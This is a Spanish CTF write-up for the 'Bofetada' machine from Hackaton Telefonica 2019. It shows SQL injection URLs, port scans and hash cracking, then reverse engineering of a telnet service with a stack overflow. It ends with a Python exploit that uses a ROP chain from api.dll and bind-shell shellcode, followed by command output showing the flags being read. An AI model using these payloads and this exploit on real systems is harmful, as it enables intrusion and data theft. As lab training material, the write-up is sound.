HACKATON TELEFONICA 2019

Box - Bofetada

@s1kr10s

Lo primero que encontramos es un servicio web en el puerto 80, donde tememos un menú de Servicios, Clientes, Intranet y Contactos.

El aspecto de la web es la siguiente:



Aquí podemos encontrar muchos falsos positivos para explotar la maquina, como supuestos RCE o SQL Injection que de este podríamos obtener algo de información la cual no quiere decir que es el único camino.

Como descartamos el RCE de la funcionalidad ping u otra vulnerabilidad veremos que obtenemos con el supuesto SQL Injection.

Primer Payload:

http://10.100.11.14/info.php?ip=192.168.21.192' union select 1,2,3&d=HAKA\Mortega



Con este payload obtenemos algo interesante que no es común **admin**. Utilizaremos esto como nombre de tabla.

Segundo Payload: (columna usuario tabla admin)

 $http://10.100.11.14/info.php?ip=192.168.21.192'\ union\ select\ usuario, 2, 3\ from\ admin&d=HAKA\backslash Mortega$



Tercer Payload: (columna clave tabla admin)

 $http://10.100.11.14/info.php?ip=192.168.21.192'\ union\ select\ clave, 2, 3\ from\ admin\&d=HAKA\backslash Mortega$



Con lo anterior obtenemos el usuario **Pato_Carlos** y el hash **fe008700f25cb28940ca8ed91b23b354** y al crackearlo tenemos:

U: **Pato_Carlos** P: **1234567a**

Ya que tenemos las credenciales, estas las probamos en intranet donde nos conectamos sin problemas pero no se llega a ningun lado, así que seguiremos enumerando.

Utilizaremos lo siguiente:

python3 dirsearch.py -u http://10.100.11.14/ -e php,html,txt -t 100 -x 403,301,503

```
Target: http://10.100.11.14/
[19:34:03] Starting:
[19:34:05] 200 -
[19:34:05] 200 - 1KB - /admin/?/login
[19:34:06] 200 - 18KB - /.DS_Store
[19:34:07] 200 - 1000B - /Administrator/
[19:34:07] Z00 - 1000B - /administrator/
[19:34:08] 401 - 45B - /backup/
                    1KB - /dev/
[19:34:09] 200 -
[19:34:11] 200 -
[19:34:11] 200 -
[19:34:11] 200 -
[19:34:11] 200 -
                    ZKB - /info.php
[19:34:13] 200 -
[19:34:14] 200 - 7KB - /readme.html
[19:34:14] 200 - 7KB - /README.html
[19:34:14] 200 - 213B - /shell.php
[19:34:16] 200 - 08 - /wp-content/
[19:34:17] 200 - 0B - /xmlrpc.php
```

Ingresamos al directorio admin donde nos encontramos con mailing y una lista de archivo.

Index of /admin/mailing

	<u>Name</u>	Last modified	Size Description
•	Parent Directory		-
	message1.txt	2019-07-12 02:27	135
	message2.txt	2019-07-12 02:27	135
	message3.txt	2019-07-12 02:27	135
	message4.txt	2019-07-12 02:27	135
	message5.txt	2019-07-12 02:27	135
	message6.txt	2019-07-12 02:27	135
	message7.txt	2019-07-12 02:27	135
	message8.txt	2019-07-12 02:27	135
	message9.txt	2019-07-12 02:27	135
	message10.txt	2019-07-12 02:36	226
	message11.txt	2019-07-12 02:27	135
	message12.txt	2019-07-12 02:27	135
	message13.txt	2019-07-12 02:27	135
	message14.txt	2019-07-12 02:27	135
	message15.txt	2019-07-12 02:27	135
	message16.txt	2019-07-12 02:27	135

Ahora el paso sera revisar los archivo. Pero si nos damos cuenta solo un archivo tiene un peso distinto.

Contenido de archivo de 135 kb

```
Estimado Slap,

El servicio top que corren en un puerto alto no esta activo, necesito que se soluciones lo antes posible.

Saludos.
```

Contenido de archivo de 226 kb

```
Sr Loco,

Para que el servicio quede operativo debe conectarse al panel con las siguientes credenciales,
Que tenga suerte.

User: Pato_Carlos
Pass: fe008700f25cb28940ca8ed91b23b354
Rango Port: 65400 - 65535

Saludos.
```

En el archivo de 226 kb nos enotramos con un mensaje que el administrador de los sistema le envia al usuario Loco, enviando unas credenciales las cuales son las mismas encontradas con el SQL Injection. Ahora lo interesante es que mensiona un rango de puertos.

Para esto lanzaremos un nmap agresivo y a todo el rango tcp.

nmap -vv 10.100.11.14 -p- -T5

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
2000/tcp	open	cisco-sccp	syn-ack
5040/tcp	open	unknown	syn-ack
5060/tcp	open	sip	syn-ack
23434/tcp	filtered	unknown	no-response
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49670/tcp	open	unknown	syn-ack
50247/tcp	filtered	unknown	no-response
65534/tcp	open	unknown	syn-ack

Lo interesante aquí es un puerto que esta entre el rango 65400-65535 que es 65534 y vemos que nos retorna ese puerto utilizando una conexión socket con netcat.

nc -vv 10.100.11.14 65534




Esto es un servicio telnet el cual es interesante. Seguiremosenumerando pero es un camino interesante.

Ahora listamos el directorio dev http://10.100.11.14/dev/ donde tenemos 2 archivo pero el que nos interesa es api.dll ya que el otro es nativo de un windows, así que lo descargamos.

Index of /dev



Despues listamos el directorio backup http://10.100.11.14/backup aqui utilizamos las credenciales encontradas por uno de los 2 caminos posibles.



A aquí dentro tenemos mas archivos interesantes donde tenemos un **source.cpp** y un **telnet.exe** asi que tambien los descargamos para analizarlos por si hay algun bof de bofetada.

Bienvenido (Pato_Carlos)

Lista de archivos respaldos:

File: <u>.DS Store</u> File: <u>index.php</u> File: <u>Projecto2019</u> File: Readme.txt

File: Telnel-source.cpp Dir: Telnet v5-bak.exe


Por ultimo revisamos en **Readme.txt** si tiene algo de informacion sobre este binario y nos encontramos con el primer flag.

http://10.100.11.14/backup/Readme.txt

OGT{c585682301ca9618fa9e7aac073993eb}

Proceso analisis

Ahora entramos en el proceso de analisis sobre el binario que corre como servicio en el puerto 65534.



Lo primero que vemos es que carga una dll llamada api.dll la que no es utilizada solo la vamos a ocupar para obtener unos gadget.

```
mov dword ptr [esp], offset LibFileName; "api.dll" mov eax, ds:LoadLibraryA(x) call eax; LoadLibraryA(x)
```

Llamada a dll

Mas abajo encontraremos una funcion servicios() y el ConnectionHandler() seguido de Autenticate(), donde ahí valida el username = "admin" y el password = "exploitingCL".

Despues se agrega un strstr() que solo buscara si existe una palabra "exploitingCL" en un string que seraia el password.

```
eax, [ebp+username]
[esp+4], eax
moν
mov
           dword ptr [esp], offset __format ; "\t[-] Username: %s"
mov
          printf(char const*,...)
eax, [ebp+password]
[esp+4], eax
call
mov
mov
           dword ptr [esp], offset aPasswordS ; "\t[-] Password: %s
mov
          printf(char const*,...)
dword ptr [esp+4], offset aAdmin ; "admin"
call
mov
           eax, [ebp+username]
mov
           [esp], eax; char *
mov
call
            strstr
          [ebp+hashu], eax
dword ptr [esp+4], offset aExploitingcl; "exploitingCL"
eax, [ebp+password]
[esp], eax; char *
mov
mov
mov
mov
call
            strstr
           [ebp+hashp], eax
mov
           [ebp+hashu],
```

Strings a comparar

Si lo anterior se cumple la data pasada en password se copia a un nuevo puntero buffer allocado en el heap, que es enviado como argumento a la funcion Validador().

```
dword ptr [esp+8], OBB8h ; size_t
mov
         eax, [ebp+password]
mov
         [esp+4], eax ; char *
mov
         eax, [ebp+buf]
mov
         [esp], eax; char *
mov
call
          strncpv
         eax, [ebp+buf]
[esp], eax ; data
mov
mov
call
         Validador(char *)
```

Copia a Buffer

Ya dentro de validador() podemos observar la vulnerabilidad.

Donde esta?


```
ebp
push
mov
          ebp, esp
sub
          dword ptr [esp+8], 578h; size_t
mov
          eax, [ebp+data]
mov
          [esp+4], eax ; char *
eax, [ebp+syst3m]
mov
lea
          [esp], eax ; char *
mov
          strncpy
call
          dword ptr [esp+8], OB54h; size_t
eax, [ebp+data]
[esp+4], eax; char *
mov
mov
mov
          eax, [ebp+databuf]
lea
          [esp], eax; char *
mov
          _strncpy
call
leave
retn
```

Validador()


Lo que ocurre aquí es que "databuf" tiene un tamaño de 1000 y estamos copiando en el 2900 bytes de manera que desbordamos ese buffer tomando el control del retorno.

Prueba de concepto

Realizamos una conexión e inyectamos el byte tipico mas usado que es "A".




Despues podemos observar nuestra data en "esp+4" que fue enviada mediante el input password. Donde



Debug data

Seguimos avanzando hasta llegar al "ret" podemos ver como ya fue pisado con los valores 0x61 = "a", de igual manera la pila esta completamente desbordada.



Control de retorno

Creando el Exploit

Contenido para el exploit:

- Crear Pattern en python, metasploit, etc
- Importar socket, struct, time
- Conexión socket tcp "SOCK_STREAM"
- Shellcode "use payload/windows/shell_bind_tcp" filtrando los null 0x00

Usando un pattern podemos calcular que para llegar a tomar el control del retorno necesitamos 2500 bytes, luego la dirección que necesitemos para llegar a nuestra shellcode.

Esta direccion que necesitamos seria un jmp, call, etc esp. Pero solo encontramos gadget con ASLR, asi que el paso que realizaremos sera ver las protecciones.

Verificamos la proteccion del binario y dll para obtener direcciones validas y no toparse con ASLR. Ahora ya sabemos el uso de la librería api.dll.



Entonce podremos utilizar la librería api.dll para obtener nuestros gadget validos para llegar a nuestra shellcode.

Primero reanalizamos la *.dll para tener nuestro asm y sea mas legible.

```
push
mov
mov
push
mov
push
pop
mov
retn
add
retn
jmp
add
         large ds:1337h, ebx
mov
add
         large ds: 10h, esp
mov
retn
pop
         ebp
retn
```

gadget

Cual seria nuestro minirop para obtener el salto que necesitamos. Como debemos saltar a esp pero no lo tenemos (api.dll lo entrega en bandeja), podemos ver los siguientes gadget.

```
Minirop = "mov ecx, esp" # Pasamos el puntero de pila r32[esp] a r32[ecx]

Minirop += "mov esi, ecx" # Movemos r32[ecx] a r32[esi] para incrementar la dirección.

Minirop += "add esi, 14h" # Incrementamos r32[esi] en 20 bytes sobre el stack

Minirop += "jmp esi" # Saltamos a r32[esi] que seria lo mismo que r32[esp]
```

Aquí ya podemos ver como quedan las direcciones en el stack cuando tomamos el control del re

023BFD2C	፫ 71401461	api.71401461
023BFD30	⊑ 71401478	api.71401478
023BFD34	፫ 71401464	api.71401464
023BFD38	፫ 71401468	api.71401468

Gadget en stack

Exploit Final

```
import socket
from struct import pack as p
from time import sleep
host = '192.168.X.X'
port = 65534
shellcode = '\xyyy' * 10
shellcode += "\xdb\xc3\xb8\x7e\xd6\x91\x73\xd9\x74\x24\xf4\x5a\x33"
shellcode += //Aquí va mas de la shellcode...
shellcode += '\x90' * 10
username = 'admin'
password = 'exploitingCL' + 'a' * 2500
                                        # mov ecx,esp/ret
password += p('<l',0x71401461)
password += p('<I',0x71401478)
                                        # mov esi,ecx/ret
password += p('<I',0x71401464)
                                        # add esi,14h/ret
password += p('<I',0x71401468)
                                        # jmp esi
try:
        print "\n Generando conexion a Telnet...\n"
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((host, port))
        print "[+] Enviando Username..."
        sleep(3)
        print ' [-] Username Size: {}'.format(len(username))
        client.send(username)
        print "[+] Enviando Password..."
        sleep(3)
        print ' [-] Password Size: {}'.format(len(password))
        client.send(password + shellcode)
        client.close()
except:
        print '[:/] Conexion fallida'
```

Lanzando el exploit contra el objetivo tendremos un puerto a la escucha en el 1337 o una reverseshell, meterpreter, etc. A gusto del hacker.

```
Overflow@h4k:~/Desktop » nc -vv 192.168.70.200 1337
found 0 associations
found 1 connections:
    1: flags=82<CONNECTED,PREFERRED>
        outif en0
        src 192.168.70.174 port 54753
        dst 192.168.70.200 port 1337
        rank info not available
        TCP aux info available

Connection to 192.168.70.200 port 1337 [tcp/menandmice-dns] succeeded!
Microsoft Windows [Versi  10.0.18362.30]
(c) 2019 Microsoft Corporation. Todos los derechos reservados.
C:\Windows\system32>
```

Ya dentro nos dirigimos al escritorio del usuario y obtenemos el segundo flag en el archivo user.txt

```
c:\Users\B0fetada\Desktop>type user.txt
type user.txt
OGT{5fd01af717260c8d14817ead6db27bfe}
```

OGT{5fd01af717260c8d14817ead6db27bfe}

Luego nos dirigimos a "C:\Users\B0fetada\AppData\Local" donde encontramos un archivo oculto llamado root.bak.txt, donde su contenido es el tercer flag.

```
C:\Users\B0fetada\AppData\Local>type root.bak.txt
type root.bak.txt
OGT{8076c8cdfec0954c75b841b1119040df}
```

OGT{8076c8cdfec0954c75b841b1119040df}

Ahora para el ultimo flag nos enfocamos en el siguiente directorio "C:\Users\B0fetada\AppData\Local\EmulaTrol" donde encontramos un directorio "Generador_pass" y un archivo "Emulator.zip" que es donde se encuantra el cuarto flag pero el problema es que necesita una password para descomprimir.

Asi que vamos a "Generador_pass" y obtenemos el archivo "generador.exe" reversiamos un poco.


Nos encontramos con un archivo MIPS y no un ELF.



Binario generador


Aquí encontramos una pequeña trampa la cual hay que entrar a las siguientes funciones para llegar a lo que necesitamos.

Entramos a la funcion "bal Call_" ----> "bal _atoi_" dentro de este atoi() falso, llegamos a las siguientes condiciones. Donde facilmente vemos los byte de la password que se van comparando.




Condiciones password

Aquí ya vemos los byte que se comparan (0x39,0x3E,0x69...) solo debemos transformar los byte a ascii



Como resultado tendremos la siguiente password "9>i>i:)2019-f4gz1p" con un byte menos y con esto deciframos el zip.



OGT{8cc70137849c0f788f55ddaf4f80ff7a}

Game Over